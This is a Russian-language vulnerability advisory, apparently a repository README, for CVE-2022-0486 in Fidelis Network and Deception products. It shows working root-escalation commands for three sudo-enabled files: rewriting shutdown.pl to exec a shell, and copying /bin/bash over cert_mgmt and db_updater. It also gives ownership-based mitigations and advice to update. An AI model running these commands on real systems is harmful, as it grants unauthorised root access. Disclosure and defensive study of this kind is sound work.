 henryreed/cve-2022-0486
Fidelis Network and Deception — Повышение привилегий через небезопасные разрешения файлов — Множественные

Все эксплойты одобрены для публикации правительством США. Особая благодарность военнослужащим и представителям правительства, ответственным за утверждение документации для неограниченного распространения. Пожалуйста, обратитесь к следующим номерам OTR:
Дата: 20220517 2005H UTC
Автор эксплойта: Henry Reed, The Aerospace Corporation
Сайт производителя: https://fidelissecurity.com/
Затронутые версии:
Протестировано на:
CVE: CVE-2022-0486
Описание CVE: Неправильные разрешения файлов в компонентах CommandPost, Collector, Sensor и Sandbox продуктов Fidelis Network и Deception позволяют злоумышленнику с локальным административным доступом к CLI изменять затронутые файлы и повышать привилегии до уровня root. Уязвимость присутствует в версиях Fidelis Network и Deception до 9.4.5. Для устранения уязвимости доступны исправления и обновления.
В рамках этого CVE существует несколько эксплойтов, поскольку CVE охватывает ряд неправильных разрешений файлов. Все эксплойты обусловлены одной записью NOPASSWD и несколькими парольными привилегиями sudoers, предоставленными пользователю fidelis на бинарные файлы или сценарии, которыми владеет пользователь fidelis, что позволяет пользователю fidelis произвольно изменять файл. Это позволяет локально повысить привилегии.
Затронутый файл с NOPASSWD:
Затронутые файлы, требующие пароль:
Рекомендуется пользователям затронутых продуктов Fidelis Deception или Fidelis Network обновить программное обеспечение для устранения этой уязвимости. Также рекомендуется всем пользователям, независимо от того, были ли они затронуты этой уязвимостью, отключить доступ к оболочке для своих продуктов Fidelis после первоначальной настройки.
Если по какой-либо причине ни то, ни другое невозможно, в этом документе описаны меры по смягчению последствий для каждого уязвимого файла. Насколько показало тестирование автора, пользователям, по-видимому, потребуется использовать одну из этих уязвимостей для повышения привилегий, прежде чем они смогут применить описанные меры, поэтому настоятельно рекомендуется обновить Fidelis и отключить SSH.
Протестировано на:

Неправильно настроенные права владения на /FSS/bin/shutdown.pl позволяют пользователю fidelis повышать привилегии до уровня root в нескольких продуктах Fidelis. По умолчанию конфигурация sudoers позволяет пользователю fidelis выполнять /FSS/bin/shutdown.pl от имени root без запроса пароля. Файл принадлежит пользователю fidelis, что позволяет ему произвольно изменять сценарий и повышать привилегии.
$ chmod 700 /FSS/bin/shutdown.pl
$ echo '#!/usr/bin/perl -w' > /FSS/bin/shutdown.pl
$ echo "exec '/bin/sh';" >> /FSS/bin/shutdown.pl
$ cat /FSS/bin/shutdown.pl
#!/usr/bin/perl -w
exec '/bin/sh';
$ sudo /FSS/bin/shutdown.pl
Скриншот, демонстрирующий обнаружение и эксплуатацию уязвимости. Обратите внимание на строку NOPASSWD, которая указывает, что shutdown.pl является потенциальным кандидатом для повышения привилегий:

Изменение владельца пользователя и группы /FSS/bin/shutdown.pl на root:fidelis и предоставление только прав на чтение и выполнение владельцу группы /FSS/bin/shutdown.pl смягчило бы эту уязвимость:
Протестировано на:

Неправильно настроенные права владения на /FSS/setup/cert_mgmt позволяют пользователю fidelis повышать привилегии до уровня root в нескольких продуктах Fidelis. По умолчанию конфигурация sudoers позволяет пользователю fidelis выполнять /FSS/setup/cert_mgmt от имени root при вводе пароля. Файл принадлежит пользователю fidelis, что позволяет ему произвольно изменять сценарий и повышать привилегии.
$ chmod u+w /FSS/setup/cert_mgmt
$ cp /bin/bash /FSS/setup/cert_mgmt
$ sudo /FSS/setup/cert_mgmt
Скриншот, демонстрирующий обнаружение и эксплуатацию уязвимости:

Изменение владельца пользователя и группы /FSS/setup/cert_mgmt на root:fidelis и предоставление только прав на чтение и выполнение владельцу группы /FSS/setup/cert_mgmt смягчило бы эту уязвимость:
Протестировано на:

Неправильно настроенные права владения на /FSS/bin/db_updater позволяют пользователю fidelis повышать привилегии до уровня root в Fidelis CommandPost. По умолчанию конфигурация sudoers позволяет пользователю fidelis выполнять /FSS/bin/db_updater от имени root при вводе пароля. Файл принадлежит пользователю fidelis, что позволяет ему произвольно изменять бинарный файл и повышать привилегии.
$ chmod u+w /FSS/bin/db_updater
$ cp /bin/bash /FSS/bin/db_updater
$ sudo /FSS/bin/db_updater

Изменение владельца пользователя и группы /FSS/bin/db_updater на root:fidelis и предоставление только прав на чтение и выполнение владельцу группы /FSS/bin/db_updater смягчило бы эту уязвимость:
Протестировано на:
